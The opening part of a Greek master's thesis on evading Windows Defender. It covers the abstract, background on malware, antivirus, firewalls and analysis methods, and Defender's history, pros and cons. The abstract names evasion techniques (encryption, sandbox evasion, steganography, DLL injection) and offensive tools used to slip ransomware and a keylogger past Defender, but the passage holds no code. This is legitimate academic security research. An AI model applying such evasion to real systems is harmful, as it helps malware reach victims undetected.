ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Κυβερνοασφάλεια και Επιστήμη Δεδομένων»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Τεχνικές Παράκαμψης Windows Defender** **Windows Defender Evasion Techniques**
Ονοματεπώνυμο Φοιτητή	**Κουβέλης Δημήτριος**
Πατρώνυμο	**Αλέξανδρος**
Αριθμός Μητρώου	**ΜΠΚΕΔ2213**
Επιβλέπων	**Παναγιώτης Κοτζανικολάου, Αναπληρωτής Καθηγητής**

Ημερομηνία Παράδοσης **Ιούλιος 2024**

Τριμελής Εξεταστική Επιτροπή

Κοτζανικολάου Παναγιώτης Αναπληρωτής Καθηγητής	Ευθύμιος Αλέπης Καθηγητής	Κωνσταντίνος Πατσάκης Αναπληρωτής Καθηγητής

Περίληψη

Ένας από τους βασικούς στόχους όλων των εγκληματιών στον κυβερνοχώρο είναι να δημιουργήσουν κακόβουλα προγράμματα που μπορούν να αποφύγουν τους μηχανισμούς ασφαλείας των Windows συστημάτων. Το πιο βασικό εργαλείο που χρησιμοποιούν τα συστήματα αυτά για να το αποτρέψουν είναι το Windows Defender. Πρόκειται για ένα σύστημα ασφαλείας που βρίσκεται προεγκαταστημένο στους υπολογιστές και δεν απαιτεί καμία χρέωση. Προσφέρει προστασία σε πραγματικό χρόνο κάνοντας συνεχώς σαρώσεις για κάθε νέο πρόγραμμα που εισέρχεται στο μηχάνημα αλλά και έναν μηχανισμό firewall που μπορεί να επιτρέψει στον χρήστη να καθορίσει πλήρως ποιες κινήσεις επιτρέπονται να εισέρθουν και να εξέρθουν από το δίκτυο του. Παρόλο που τα τελευταία χρόνια έχει παρατηρηθεί σαφής βελτίωση του η παράκαμψη του είναι κάτι που μπορεί να γίνει πολύ εύκολα. Η κρυπτογραφία, η αποφυγή του sandboxing, η στεγανογραφία και οι εγχύσεις DLL και κακόβουλου κώδικα σε διεργασίες είναι μερικές από τις τεχνικές που χρησιμοποιούνται με σκοπό κάποια προγράμματα να περάσουν απαρατήρητα από το Windows Defender. Για την υλοποίηση αυτών των τεχνικών υπάρχει μια πληθώρα εργαλείων ανοικτού κώδικα που ο καθένας μπορεί πολύ εύκολα να επιλέξει και κάποια από αυτά σε συνδυασμό με αυτοσχέδια κομμάτια κώδικα θα χρησιμοποιηθούν και στην παρούσα εργασία με σκοπό να ελεγχθεί η αποτελεσματικότητα του Defender. Χρησιμοποιώντας εργαλεία όπως το Anubis, το Mythic, το Africana-framework και το hoaxshell θα δοκιμαστούν ένα ransomware, ένας keylogger αλλά και προγράμματα που έχουν ως στόχο την αρχική πρόσβαση στο αντίπαλο μηχάνημα. Καταλήγοντας, θα παρατηρήσουμε ότι πολλές από τις προσπάθειες που θα δοκιμαστούν θα στεφθούν με επιτυχία παρακάμπτοντας το Windows Defender.

Abstract

One of the main goals of all cybercriminals is to create malicious programs that can bypass the security mechanisms of Windows systems. The most basic tool these systems use to prevent this is Windows Defender. It is a security system that comes pre-installed on computers and does not require any fee. It offers real-time protection by continuously scanning every new program that enters the machine and includes a firewall mechanism that allows the user to fully specify which actions are allowed to enter and leave their network. Despite significant improvements in recent years, it is still relatively easy to bypass. Techniques such as cryptography, sandboxing evasion, steganography, and DLL and malicious code injections into processes are some of the methods used to ensure that certain programs go unnoticed by Windows Defender. There are numerous open-source tools available for implementing these techniques, which anyone can easily select, and some of these, combined with custom code pieces, will be used in this project to test the effectiveness of Defender. Using tools like Anubis, Mythic, Africana-framework, and hoaxshell, we will test a ransomware program, a keylogger program, and programs aimed at initial access to the target machine. In conclusion, we will observe that many of the attempts tested will successfully bypass Windows Defender

Πίνακας περιεχομένων

Περιεχόμενα Εικόνων

1. Εισαγωγή και βασικές έννοιες.

1.1 Εισαγωγή

Στην εποχή της ραγδαίας ψηφιακής ανάπτυξης και των συνεχών τεχνολογικών επιτευγμάτων η χρήση του διαδικτύου για την ολοκλήρωση των καθημερινών μας εργασιών και ενεργειών κρίνεται αναγκαία για διάφορους λόγους. Αρχικά, έχουν αυτοματοποιηθεί πολλές διαδικασίες με αποτέλεσμα να μειώνεται ο χρόνος εκπόνησης τους. Επίσης, ένας υπολογιστής παρέχει αμέτρητους χώρους (εντός και εκτός διαδικτύου) στους οποίους μπορούν να αποθηκευτούν δεδομένα τεράστιου όγκου τα οποία μπορεί να είναι καίριας σημασίας είτε για κάποιον οργανισμό είτε για το ίδιο το άτομο που του ανήκουν. Επομένως, όπως είναι εύκολα αντιληπτό η πρόσβαση σε αυτά αποτελεί κύριο στόχο αρκετών κακόβουλων χρηστών που χρησιμοποιώντας διάφορες τεχνικές προσπαθούν να εισέλθουν παράνομα σε ένα σύστημα με σκοπό την απόκτηση ευαίσθητων πληροφοριών.

Αυτός είναι ο λόγος που τα τελευταία χρόνια παρατηρείται άνοδος στην ανάπτυξη antivirus και antimalware συστημάτων που στοχεύουν στο να εμποδίσουν τον επιτιθέμενο από το να αποκτήσει μη εξουσιοδοτημένη πρόσβαση. Ωστόσο, όπως είναι φυσικό και οι επιτιθέμενοι από την μεριά τους, λαμβάνουν τα κατάλληλα μέτρα, ώστε να ξεπεράσουν αυτούς τους μηχανισμούς ασφαλείας και να μπορέσουν να πετύχουν τον στόχο τους που είναι η εκτέλεση κακόβουλων λογισμικών στο μηχάνημα του θύματος.

Ειδικότερα, η Microsoft έχει δώσει μεγάλη βάση στο να αναπτύξει ένα σύγχρονο και αποδοτικό σύστημα ασφαλείας που μπορεί να χρησιμοποιηθεί δωρεάν από οποιονδήποτε χρήστη των Windows. Μάλιστα, τα τελευταία χρόνια γίνονται όλο και πιο σκληρές προσπάθειες με στόχο την βελτίωση του Windows Defender και σίγουρα η τωρινή του έκδοση απέχει πολύ από κάθε προηγούμενή του.

1.1.1 Σκοπός και στόχοι της εργασίας

Ο σκοπός της συγκεκριμένης εργασίας είναι να περιγραφούν οι διάφορες τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για να ξεπεράσουν τους μηχανισμούς ασφαλείας ενός Windows 11 μηχανήματος. Παράλληλα, πολλές από αυτές θα δοκιμαστούν και στην πράξη με σκοπό να παρατηρήσουμε πόσο αποδοτικές στην πραγματικότητα είναι.

1.1.2 Δομή εργασίας

Στην ενότητα 1 βρίσκεται η εισαγωγή και η ανάλυση κάποιων βασικών εννοιών που παίζουν σημαντικό ρόλο στη κατανόηση των τρόπο που λειτουργούν τα κακόβουλα λογισμικά, οι επιτιθέμενοι, τα λογισμικά προστασίας

Στην ενότητα 2 θα παρουσιαστούν κάποιες βασικές πληροφορίες για το Windows Defender.

Στην ενότητα 3 θα περιγραφούν μερικές τεχνικές που χρησιμοποιούν οι κακόβουλοι χρήστες στα προγράμματά τους με σκοπό να ξεπεράσουν τον Windows Defender και να εκτελέσουν τα κακόβουλα λογισμικά τους στα μηχανήματα των στόχων τους.

Στην ενότητα 4 κάποιες από αυτές τις τεχνικές θα χρησιμοποιηθούν στην πράξη σε ένα εικονικό μηχάνημα Windows 11 με σκοπό να ελέγξουμε την αποτελεσματικότητα του Windows Defender.

Στην ενότητα 5 βρίσκεται ο επίλογος και κάποια τελικά συμπεράσματα για τα αποτελέσματα της εργασίας.

1.2 Βασικές έννοιες

1.2.1 Κακόβουλο λογισμικό

Το κακόβουλο λογισμικό (malware), αναφέρεται σε μια κατηγορία λογισμικού που έχει σχεδιαστεί με σκοπό να θέσει σε κίνδυνο και να βλάψει συστήματα υπολογιστών και δίκτυα ή και ακόμα δεδομένα χρηστών. Οι δημιουργοί του το έχουν σχεδιάσει με τέτοιο τρόπο ώστε να εκμεταλλεύεται τα τρωτά σημεία του στόχου τους έτσι ώστε να μπορεί να ξεπεράσει τους διάφορες μηχανισμούς ασφαλείας. Η κατανόηση του τρόπου λειτουργίας ενός malware είναι ζωτικής σημασίας τόσο για τους επαγγελματίες της κυβερνοασφάλειας όσο και για τους χρήστες, ώστε να μετριάσουν τις επιπτώσεις του.

Πιο συγκεκριμένα, κάποιες από τις ενέργειες που μπορεί να πραγματοποιήσει ένας επιτιθέμενος μέσω ενός malware είναι:

Κλοπή δεδομένων: Πολλοί τύποι κακόβουλου λογισμικού, όπως spyware ή keyloggers, έχουν σχεδιαστεί για να κλέβουν ευαίσθητες πληροφορίες, όπως κωδικούς πρόσβασης, οικονομικά δεδομένα ή προσωπικά στοιχεία.

Να ζητήσει λύτρα από τα θύματα του (ransom): Τέτοιου είδους προγράμματα ονομάζονται Ransomware και έχουν ως στόχο να κρυπτογραφήσουν τα αρχεία ενός μηχανήματος και να απαιτούν χρήματα σε αντάλλαγμα για το κλειδί αποκρυπτογράφησης.

Εκτέλεση κακόβουλου κώδικα: Μόλις εισέλθει σε ένα σύστημα, το κακόβουλο λογισμικό εκτελεί τον κώδικά του, ξεκινώντας τις προβλεπόμενες λειτουργίες του, οι οποίες μπορεί να περιλαμβάνουν για παράδειγμα μη εξουσιοδοτημένη πρόσβαση.

Ανάλογα με την λειτουργία που επιτελούν μπορούν να χωριστούν σε διάφορες κατηγορίες ως εξής:

Worms: Πρόκειται για ένα αυτοαναπαραγόμενο πρόγραμμα που μπορεί να εξαπλωθεί και σε άλλους υπολογιστές εκμεταλλευόμενο αδυναμίες δικτύου.

Ransomware: Κακόβουλο λογισμικό που κρυπτογραφεί τα αρχεία ενός υπολογιστή και για να αποκρυπτογραφηθούν πρέπει τα θύματα να πληρώσουν ένα μεγάλο χρηματικό ποσό ως λύτρα.

Trojans: Κακόβουλο λογισμικό που παραπλανεί τον χρήστη κάνοντας τον να πιστεύει ότι είναι ακίνδυνο αλλά στην πραγματικότητα δεν είναι καθόλου ασφαλές.

Rootkits: Κακόβουλο λογισμικό που επιτρέπει σε κάποιον να έχει συνεχή πρόσβαση σε έναν υπολογιστή με επαυξημένα δικαιώματα.

Botnets: Ένα μεγάλο δίκτυο από μηχανήματα που έχουν μολυνθεί από το ίδιο malware. Ο χάκερ λοιπόν μπορεί να επικοινωνεί με όλα αυτά και να στέλνει εντολές λειτουργώντας ως Command and Control server.

Viruses: Κακόβουλο λογισμικό που προσκολλάται σε νόμιμα προγράμματα και εξαπλώνεται όταν αυτά εκτελούνται θέτοντας σε κίνδυνο το μολυσμένο σύστημα.

Adwares: Κακόβουλο λογισμικό που δείχνει ανεπιθύμητες διαφημίσεις στη συσκευή του χρήστη και έχουν ως στόχο είτε να τον κάνει να κατεβάσει επικίνδυνα προγράμματα, είτε να συλλέξει δεδομένα και πληροφορίες σχετικά με τις προτιμήσεις του.

Keyloggers: Κακόβουλο λογισμικό που καταγράφει όλες τις πληκτρολογήσεις ενός χρήστη.

1.2.2 Antivirus

Το antivirus είναι ένα πολύ χρήσιμο εργαλείο της κυβερνοασφάλειας που έχει σχεδιαστεί για να ανιχνεύει, να αποτρέπει και να αφαιρεί κακόβουλο λογισμικό από τους υπολογιστές. Η πρωταρχική του λειτουργία είναι να προστατεύει τα μηχανήματα και τα δίκτυα εντοπίζοντας και εξουδετερώνοντας διάφορες μορφές κακόβουλου κώδικα, εξασφαλίζοντας έτσι την ακεραιότητα και την ασφάλεια των δεδομένων των χρηστών. Παράλληλα, μπορεί να εντοπίζει πιθανές απειλές σε πραγματικό χρόνο χρησιμοποιώντας έναν συνδυασμό ανίχνευσης βάσει υπογραφών και ανάλυσης γνωστών συμπεριφορών.

Μερικές από τις κύριες λειτουργίες ενός προγράμματος antivirus είναι οι παρακάτω:

Σάρωση σε πραγματικό χρόνο*:* Συνεχής παρακολούθηση αρχείων και διεργασιών για τον εντοπισμό και τον αποκλεισμό κακόβουλου λογισμικού σε πραγματικό χρόνο.

Ανίχνευση βάσει υπογραφών*:* Αντιστοίχιση αρχείων με μια βάση δεδομένων γνωστών υπογραφών κακόβουλου λογισμικού.

Απομόνωση και αφαίρεση*:* Απομόνωση και αφαίρεση του εντοπισμένου κακόβουλου λογισμικού για την αποτροπή περαιτέρω ζημιών.

Προγραμματισμένες σαρώσεις*:* Διεξαγωγή περιοδικών σαρώσεων για να διασφαλιστεί η ολοκληρωμένη ανίχνευση απειλών ανά τακτά χρονικά διαστήματα.

Το πρώτο στρώμα ασφαλείας που χρησιμοποιεί ένα σύστημα προστασίας από κακόβουλα λογισμικά είναι το firewall με στόχο να εμποδίσει την οποιαδήποτε ύποπτη σύνδεση στο μηχάνημα του χρήστη από πολύ νωρίς. Ένα ακόμη από τα βασικά στοιχεία του κάθε antivirus προγράμματος είναι η ανάλυση του εκάστοτε λογισμικού με σκοπό να βγει συμπέρασμα ως προς την ασφάλεια του. Υπάρχουν 2 τύποι ανάλυσης, η στατική και η δυναμική.

Καθώς η απειλή του κακόβουλου λογισμικού συνεχίζει να αυξάνεται, είναι σημαντικό να κατανοήσουμε τις διαφορές μεταξύ στατικής και δυναμικής ανάλυσης για τη δημιουργία αποτελεσματικών στρατηγικών άμυνας έναντι των απειλών. Συνδυάζοντας αυτές τις τεχνικές, οι ομάδες ασφαλείας μπορούν να κατανοήσουν καλύτερα τις απειλές κακόβουλου λογισμικού και να αναπτύξουν αποτελεσματικότερες στρατηγικές άμυνας για τον εντοπισμό και τον μετριασμό πιθανών επιθέσεων. Ωστόσο, αν τελικά ένα αρχείο κριθεί ως ύποπτο απομονώνεται αμέσως και στέλνεται σε καραντίνα.

1.2.3 Firewall

Το τείχος προστασίας ή αλλιώς firewall είναι λογισμικό ασφάλειας δικτύου που παρακολουθεί και ελέγχει την εισερχόμενη και εξερχόμενη κυκλοφορία του δικτύου βάσει προκαθορισμένων κανόνων. Η κύρια λειτουργία του είναι να καθορίζει ποιες συνδέσεις που εισέρχονται στον υπολογιστή μας ή που εξέρχονται από αυτόν είναι νόμιμες ώστε να τις απορρίπτει ή να τις αποδέχεται. Μερικά παραδείγματα τέτοιων κανόνων είναι τα ακόλουθα:

Άρνηση εισερχόμενης πρόσβασης μέσω SSH: Με αυτόν τον τρόπο αποτρέπεται η απομακρυσμένη πρόσβαση μη εξουσιοδοτημένων χρηστών σε έναν υπολογιστή

Αποκλεισμός ύποπτων διευθύνσεων IP: Οι κανόνες ενός τείχους προστασίας μπορούν να αποκλείουν την κυκλοφορία και την ανταλλαγή πακέτων από γνωστές κακόβουλες διευθύνσεις IP. Οι διαχειριστές δικτύου μπορούν να ρυθμίσουν τους κανόνες ενός firewall ώστε να αποκλείουν αυτόματα συνδέσεις από διευθύνσεις IP που οι ίδιοι θεωρούν επικίνδυνες.

Αποκλεισμός εξερχόμενων συνδέσεων HTTP: Υπάρχουν πολλές ιστοσελίδες στο διαδίκτυο που λειτουργούν με το πρωτόκολλο HTTP και όχι με το HTTPS, γεγονός το οποίο αποτελεί μεγάλη τρύπα ασφαλείας. Η χρήση HTTPS είναι ζωτικής σημασίας για τη διασφάλιση της ασφάλειας, της ακεραιότητας και του απορρήτου των δεδομένων που μεταδίδονται μέσω του διαδικτύου. Το HTTPS κρυπτογραφεί την επικοινωνία μεταξύ του προγράμματος περιήγησης ιστού ενός χρήστη και του ιστοτόπου που επισκέπτεται, ενώ το HTTP μεταδίδει δεδομένα σε απλό κείμενο, αφήνοντάς τα ευάλωτα σε υποκλοπή και παραποίηση από κακόβουλους χρήστες. Γι' αυτούς τους λόγους είναι λογικό ένας υπεύθυνος ασφαλείας να μην επιθυμεί στο δίκτυο του να υπάρχουν κινήσεις προς διευθύνσεις IP που λειτουργούν με HTTP.

Δημιουργία λευκής λίστας (whitelist) IP διευθύνσεων: Σε πολλές περιπτώσεις ένας υπολογιστής χρειάζεται να επικοινωνεί μόνο με κάποιες συγκεκριμένες IP διευθύνσεις. Επομένως, μπορεί να φτιαχτεί ένας κανόνας ο οποίος να αποδέχεται μόνο τις κινήσεις προς ή από αυτές που ανήκουν στην συγκεκριμένη λίστα απορρίπτοντας έτσι οποιαδήποτε άλλη. Με αυτό τον τρόπο διασφαλίζεται ότι δεν υπάρχει περίπτωση το μηχάνημα να συνδεθεί με μια πηγή που δεν την γνωρίζει.

1.2.4 Στατική ανάλυση

Στη στατική ανάλυση κακόβουλου λογισμικού, ένα κακόβουλο πρόγραμμα αναλύεται χωρίς να εκτελεστεί ο κώδικάς του. Ουσιαστικά πρόκειται για την πρώτη γραμμή άμυνας κατά των απειλών κακόβουλου λογισμικού. Στόχος είναι να εντοπιστούν βασικές πληροφορίες έτσι ώστε να υπάρξει μια πρώτη εικόνα σχετικά με τις δυνατότητες του προγράμματος που εξετάζεται. Πρόκειται για μια πολύ γρήγορη και άμεση διαδικασία και μερικές από τις μεθόδους που χρησιμοποιεί είναι οι εξής :

Ανίχνευση υπογραφής αρχείου: Αυτή η μέθοδος περιλαμβάνει τη σύγκριση των μοναδικών υπογραφών των αρχείων με μια βάση δεδομένων γνωστών υπογραφών κακόβουλου λογισμικού. Εάν η υπογραφή ενός αρχείου ταιριάζει με οποιαδήποτε καταχώρηση στη βάση δεδομένων, το αρχείο επισημαίνεται ως δυνητικά ύποπτο.

Ευρετική ανάλυση: Τα προγράμματα προστασίας από ιούς χρησιμοποιούν ευρετικούς αλγορίθμους για να εντοπίζουν ύποπτα μοτίβα ή συμπεριφορές μέσα σε ένα αρχείο. Αναλύοντας κομμάτια κώδικα, εντολές και άλλα διάφορα χαρακτηριστικά αρχείων, οι ευρετικοί αλγόριθμοι μπορούν να εντοπίσουν πιθανές απειλές ακόμη και αν οι υπογραφές τους δεν υπάρχουν στην αντίστοιχη βάση δεδομένων.

Επιθεώρηση μεταδεδομένων (metadata): Τα μεταδεδομένα που σχετίζονται με τα αρχεία, όπως το μέγεθος του αρχείου, η ημερομηνία δημιουργίας και οι πληροφορίες για τον δημιουργό, μπορούν να παρέχουν πολύτιμες πληροφορίες για τη νομιμότητα ενός αρχείου. Το λογισμικό προστασίας από ιούς εξετάζει τα μεταδεδομένα για να καθορίσει εάν ένα αρχείο παρουσιάζει χαρακτηριστικά που συνήθως σχετίζονται με κακόβουλο λογισμικό.

Ανάλυση συμβολοσειρών: Οι συμβολοσειρές μέσα σε εκτελέσιμα αρχεία συχνά περιέχουν κρίσιμες πληροφορίες σχετικά με τη λειτουργικότητα του αρχείου. Τα antivirus προγράμματα αναλύουν αυτές τις συμβολοσειρές για να εντοπίσουν ύποπτες εντολές, διευθύνσεις URL ή κλήσεις συστήματος που μπορεί να υποδηλώνουν κακόβουλη πρόθεση.

1.2.5 Δυναμική ανάλυση

Η δυναμική ανάλυση συμπληρώνει τη στατική ανάλυση στα προγράμματα προστασίας από ιούς εξετάζοντας τη συμπεριφορά των αρχείων και του κώδικα κατά την εκτέλεση του. Σε αντίθεση με τη στατική ανάλυση, η οποία επικεντρώνεται στα χαρακτηριστικά των αρχείων, η δυναμική ανάλυση περιλαμβάνει την ενεργή εκτέλεση ύποπτων αρχείων σε ελεγχόμενα περιβάλλοντα με απόλυτο σκοπό την παρατήρηση των ενεργειών και των

αλληλεπιδράσεών τους με το σύστημα. Μερικές από τις βασικές τεχνικές που χρησιμοποιούνται κατά την δυναμική ανάλυση είναι οι εξής:

Παρακολούθηση συμπεριφοράς: Το λογισμικό προστασίας από ιούς παρακολουθεί τη συμπεριφορά των εκτελέσιμων αρχείων σε πραγματικό χρόνο, παρατηρώντας τις αλληλεπιδράσεις τους με το γενικότερο σύστημα, τις συνδέσεις δικτύου και άλλες διεργασίες. Οποιαδήποτε ύποπτη συμπεριφορά, όπως απόπειρες τροποποίησης κρίσιμων αρχείων συστήματος ή εκτέλεσης μη εξουσιοδοτημένων ενεργειών, ενεργοποιεί ειδοποιήσεις για περαιτέρω διερεύνηση.

Sandboxing: Το sandboxing περιλαμβάνει την εκτέλεση ύποπτων αρχείων σε απομονωμένα περιβάλλοντα, γνωστά ως sandboxes, για να περιορίζονται οι πιθανές απειλές και να μην μπορούν να επηρεάσουν το βασικό σύστημα. Τα sandboxes προσομοιώνουν ένα ελεγχόμενο λειτουργικό περιβάλλον, όπου τα αρχεία μπορούν να εκτελούνται με ασφάλεια, ενώ παρακολουθούνται στενά για κακόβουλη συμπεριφορά.

Ανάλυση κίνησης δικτύου: Η δυναμική ανάλυση επεκτείνεται πέρα από το τοπικό σύστημα και περιλαμβάνει την παρακολούθηση της κίνησης δικτύου που δημιουργείται από την εκτέλεση των εξεταζόμενων αρχείων. Τα προγράμματα προστασίας από ιούς επιθεωρούν τα πακέτα δικτύου για ύποπτη δραστηριότητα, όπως επικοινωνία με γνωστούς διακομιστές εντολών και ελέγχου κακόβουλου λογισμικού ή προσπάθειες εκμετάλλευσης ευπαθειών σε πρωτόκολλα δικτύου.

Ανάλυση μνήμης κατά τη διάρκεια της εκτέλεσης: Το λογισμικό προστασίας από ιούς μπορεί να αναλύσει το χώρο μνήμης των διεργασιών που εκτελούνται για να εντοπίσει σημάδια κακόβουλης δραστηριότητας, όπως buffer overflows ή επιθέσεις έγχυσης (injection attacks). Παρακολουθώντας τη μνήμη τα εργαλεία δυναμικής ανάλυσης μπορούν να εντοπίσουν και να αποτρέψουν εξελιγμένες τεχνικές κακόβουλου λογισμικού.

1.2.6 Καραντίνα

Όταν ένα πρόγραμμα antivirus εντοπίζει ένα δυνητικά επικίνδυνο αρχείο, συχνά προσφέρει τη δυνατότητα καραντίνας. Η καραντίνα είναι ένα προστατευτικό μέτρο που απομονώνει τα ύποπτα αρχεία από το υπόλοιπο σύστημα, αποτρέποντάς τα από το να προκαλέσουν βλάβη, ενώ παράλληλα επιτρέπει στους χρήστες να αναλάβουν περαιτέρω δράση. Όταν ένα πρόγραμμα προστασίας από ιούς στέλνει ένα αρχείο σε καραντίνα συνήθως συμβαίνουν τα ακόλουθα:

Ειδοποίηση χρήστη: Μετά τον εντοπισμό μιας απειλής, το antivirus ειδοποιεί τον χρήστη σχετικά με τον εντοπισμό και παρέχει επιλογές δράσης. Αυτή η ειδοποίηση περιλαμβάνει συνήθως πληροφορίες σχετικά με την ανιχνευθείσα απειλή, όπως το όνομα, τον τύπο και τη θέση της.

Επαναφορά και ανάλυση: Οι χρήστες έχουν συνήθως τη δυνατότητα να επανεξετάζουν και να διαχειρίζονται αρχεία σε καραντίνα μέσω του antivirus προγράμματος που χρησιμοποιούν. Μπορούν να επιλέξουν να επαναφέρουν τα αρχεία από την καραντίνα, εάν πιστεύουν ότι είναι ασφαλή, ή να τα διαγράψουν οριστικά, εάν επιβεβαιωθεί ότι όντως αποτελούν απειλή. Επιπλέον, τα προγράμματα προστασίας από ιούς μπορεί να προσφέρουν λειτουργίες για περαιτέρω ανάλυση των αρχείων σε καραντίνα, όπως η υποβολή τους σε βάσεις δεδομένων πληροφοριών για απειλές για ερευνητικούς σκοπούς (στην περίπτωση του Windows Defender στέλνονται στην Microsoft).

2. Windows Defender

Το Windows Defender, το οποίο αναπτύχθηκε από τη Microsoft, είναι μια ολοκληρωμένη λύση ασφαλείας που έχει σχεδιαστεί για την προστασία των λειτουργικών συστημάτων Windows από διάφορες μορφές κακόβουλου λογισμικού και απειλών στον κυβερνοχώρο. Περιλαμβάνει μια ισχυρή μηχανή προστασίας από ιούς, λειτουργίες προστασίας σε πραγματικό χρόνο και ένα firewall, προσφέροντας έτσι βασική ασφάλεια στους χρήστες των Windows.

Ένα από τα βασικά στοιχεία του Windows Defender είναι η διεπαφή σάρωσης κακόβουλου λογισμικού (Antimalware Scan Interface AMSI) [1]. Το AMSI ενσωματώνει και άλλες λειτουργίες που ενισχύουν τη συνολική κατάσταση ασφαλείας του συστήματος. Με πιο απλά λόγια, λειτουργεί σαν ένας φρουρός ασφαλείας για τον υπολογιστή και αναλαμβάνει δράση όταν ένα πρόγραμμα ή ένα script θέλει να εκτελεστεί. Δηλαδή λειτουργεί παρασκηνιακά και αν αντιληφθεί ότι το πρόγραμμα είναι ύποπτο το απομακρύνει και το στέλνει στον windows defender για περαιτέρω ανάλυση.

2.1 Ιστορική Αναδρομή

Το 2004 [2] η Microsoft, εξαγόρασε το GIANT AntiSpyware, ένα μοντέλο ασφαλείας σχεδιασμένο από την GIANT Company Software και πάνω σε αυτό βασίστηκε για να σχεδιάσει το Windows Defender. Το 2005 ο Bill Gates ανακοίνωσε ότι πλέον το νέο τους πρόγραμμα με όνομα Micorosft AntiSpyware θα είναι διαθέσιμο δωρεάν σε όλους τους χρήστες που χρησιμοποιούν Windows 2000, Windows XP ή Windows Server 2003 και έτσι έγινε με την έκδοση Beta 1.

Τον Νοέμβριο του 2005 το Micorosft AntiSpyware μετονομάστηκε σε Windows Defender και 3 μήνες μετά έγινε διαθέσιμη η νέα έκδοση του, η Windows Defender Beta 2 η οποία για πρώτη φορά παρουσίαζε σημαντικές διαφορές. Αρχικά, το πρόγραμμα είναι πλέον γραμμένο σε C++ και όχι σε Visual Basic όπως ήταν τόσο καιρό ενώ για πρώτη φορά η εφαρμογή μπορεί πλέον να προστατεύει το σύστημα ακόμα και όταν ο χρήστης δεν είναι συνδεδεμένος.

Τον Οκτώβριο του 2006 η Microsoft έβγαλε διαθέσιμη προς χρήση την τελική έκδοση του Windows Defender η οποία σε αντίθεση με τις Beta εκδόσεις δεν έτρεχε στα Windows 2000.

Τα Windows 10, το 2015, ήταν αυτά τα οποία σηματοδότησαν πολλές βελτιώσεις στο Windows Defender και το έκαναν να μοιάζει σε αυτό που ξέρουμε σήμερα. Πιο συγκεκριμένα, για πρώτη φορά οι ρυθμίσεις για το Windows Defender έχουν ενσωματωθεί στις γενικότερες ρυθμίσεις των Windows, ενώ πλέον περιλαμβάνεται η δυνατότητα χρήσης ανάλυσης συμπεριφοράς για τον εντοπισμό κακόβουλου λογισμικού που αλλάζει την εμφάνισή του για να αποφύγει σαρώσεις βάσει υπογραφής. Τέλος, μιας από τα πιο σημαντικές προσθήκες ήταν η προστασία μέσω σύννεφου που επιτρέπει στο Windows Defender να στείλει δεδομένα στην Microsoft σχετικά με τα κακόβουλα προγράμματα που εντοπίζει στον εκάστοτε υπολογιστή [3]

2.2 Πλεονεκτήματα Windows Defender

Τακτικές ενημερώσεις: Το Windows Defender λαμβάνει τακτικές ενημερώσεις από τη Microsoft μέσω του Windows Update. Αυτό διασφαλίζει ότι παραμένει ενημερωμένο με τους τελευταίους τύπους ιών και τις αντίστοιχες λύσεις ασφαλείας για την αποτελεσματική καταπολέμηση των αναδυόμενων απειλών.

Ευκολία χρήσης: Το Windows Defender βρίσκεται ήδη προ εγκαταστημένο σε κάθε υπολογιστή που χρησιμοποιεί το λειτουργικό των Windows. Επομένως, ο χρήστης δεν χρειάζεται να κάνει απολύτως τίποτα για να το αποκτήσει. Επίσης, αποτελείται από ένα πολύ απλό μενού διεπαφής που μπορεί ο καθένας να το χειριστεί.

Μηδενικό κόστος: Δεδομένου ότι το Windows Defender είναι προ εγκατεστημένο με τα Windows χωρίς πρόσθετο κόστος, παρέχει μια οικονομικά αποδοτική λύση για βασική προστασία από ιούς εξαλείφοντας την ανάγκη αγοράς και εγκατάστασης λογισμικού ασφαλείας τρίτου μέρους για πολλούς χρήστες.

Cloud-Based προστασία: Από την στιγμή που το Windows defender χρησιμοποιείται από εκατομμύριους χρήστες στον κόσμο η Microsoft έχει συνεχώς άπειρα δεδομένα από αρχεία που χρησιμοποιούν που μπορεί να μελετήσει. Το σύννεφο λοιπόν επιτρέπει στην Microsoft να συλλέξει όλη αυτή την πληροφορία να την εξετάσει και στην συνέχεια να ενημερώσει τον χρήστη αν το αρχείο που θέλει να ανοίξει είναι ασφαλές ή όχι [4].

Προστασία σε πραγματικό χρόνο: Αυτό σημαίνει ότι παρακολουθεί συνεχώς το κάθε σύστημα και ειδοποιεί τον χρήστη για τυχόν κινδύνους. Αυτή η διαδικασία γίνεται μέσω των γνωστών υπογραφών που έχει στην κατοχή της η Microsoft για τις γνωστές και ήδη υπάρχουσες απειλές.

2.3 Μειονεκτήματα Windows Defender

Έλλειψη ζωντανής υποστήριξης για τους χρήστες: Ένας αξιοσημείωτος περιορισμός του Windows Defender είναι η απουσία ζωντανής υποστήριξης για τους χρήστες. Σε αντίθεση με ορισμένες άλλες λύσεις προστασίας από ιούς που προσφέρουν υποστήριξη πελατών σε πραγματικό χρόνο μέσω συνομιλίας ή τηλεφώνου, το Windows Defender βασίζεται κυρίως σε διαδικτυακούς πόρους και αυτοματοποιημένα εργαλεία για βοήθεια. Οι χρήστες ενδέχεται να δυσκολευτούν να λάβουν άμεση βοήθεια ή εξατομικευμένη καθοδήγηση σε περίπτωση που αντιμετωπίσουν σύνθετα ζητήματα ή χρειάζονται βοήθεια για την αφαίρεση κακόβουλου λογισμικού.
Ωστόσο, η Microsoft παρέχει διαδικτυακά φόρουμ για την απάντηση κοινών ερωτημάτων και έτσι οι χρήστες μπορούν να αναζητήσουν εκεί βοήθεια για την αντιμετώπιση προβλημάτων.

Απουσία password manager: Ενώ το Windows Defender επικεντρώνεται στην παροχή ισχυρής προστασίας από ιούς και κακόβουλα λογισμικά, δεν περιλαμβάνει ειδική λειτουργία διαχείρισης κωδικών πρόσβασης, όπως κάνουν ορισμένα άλλα antivirus. Οι διαχειριστές κωδικών πρόσβασης είναι απαραίτητα εργαλεία για την δημιουργία, την ασφαλή αποθήκευση και διαχείριση σύνθετων κωδικών πρόσβασης.

Απουσία VPN: Το Windows Defender δεν προσφέρει υπηρεσίες VPN για προστασία κατά την περιήγηση στο διαδίκτυο. Το VPN προσθέτει ένα ακόμη επίπεδο προστασίας δεδομένων καθώς κρυπτογραφεί τη σύνδεσή του εκάστοτε χρήστη στο διαδίκτυο, εμποδίζοντας τρίτους, όπως χάκερ ή ακόμα και τον πάροχο υπηρεσιών διαδικτύου, να παρακολουθούν τις διαδικτυακές του δραστηριότητες.

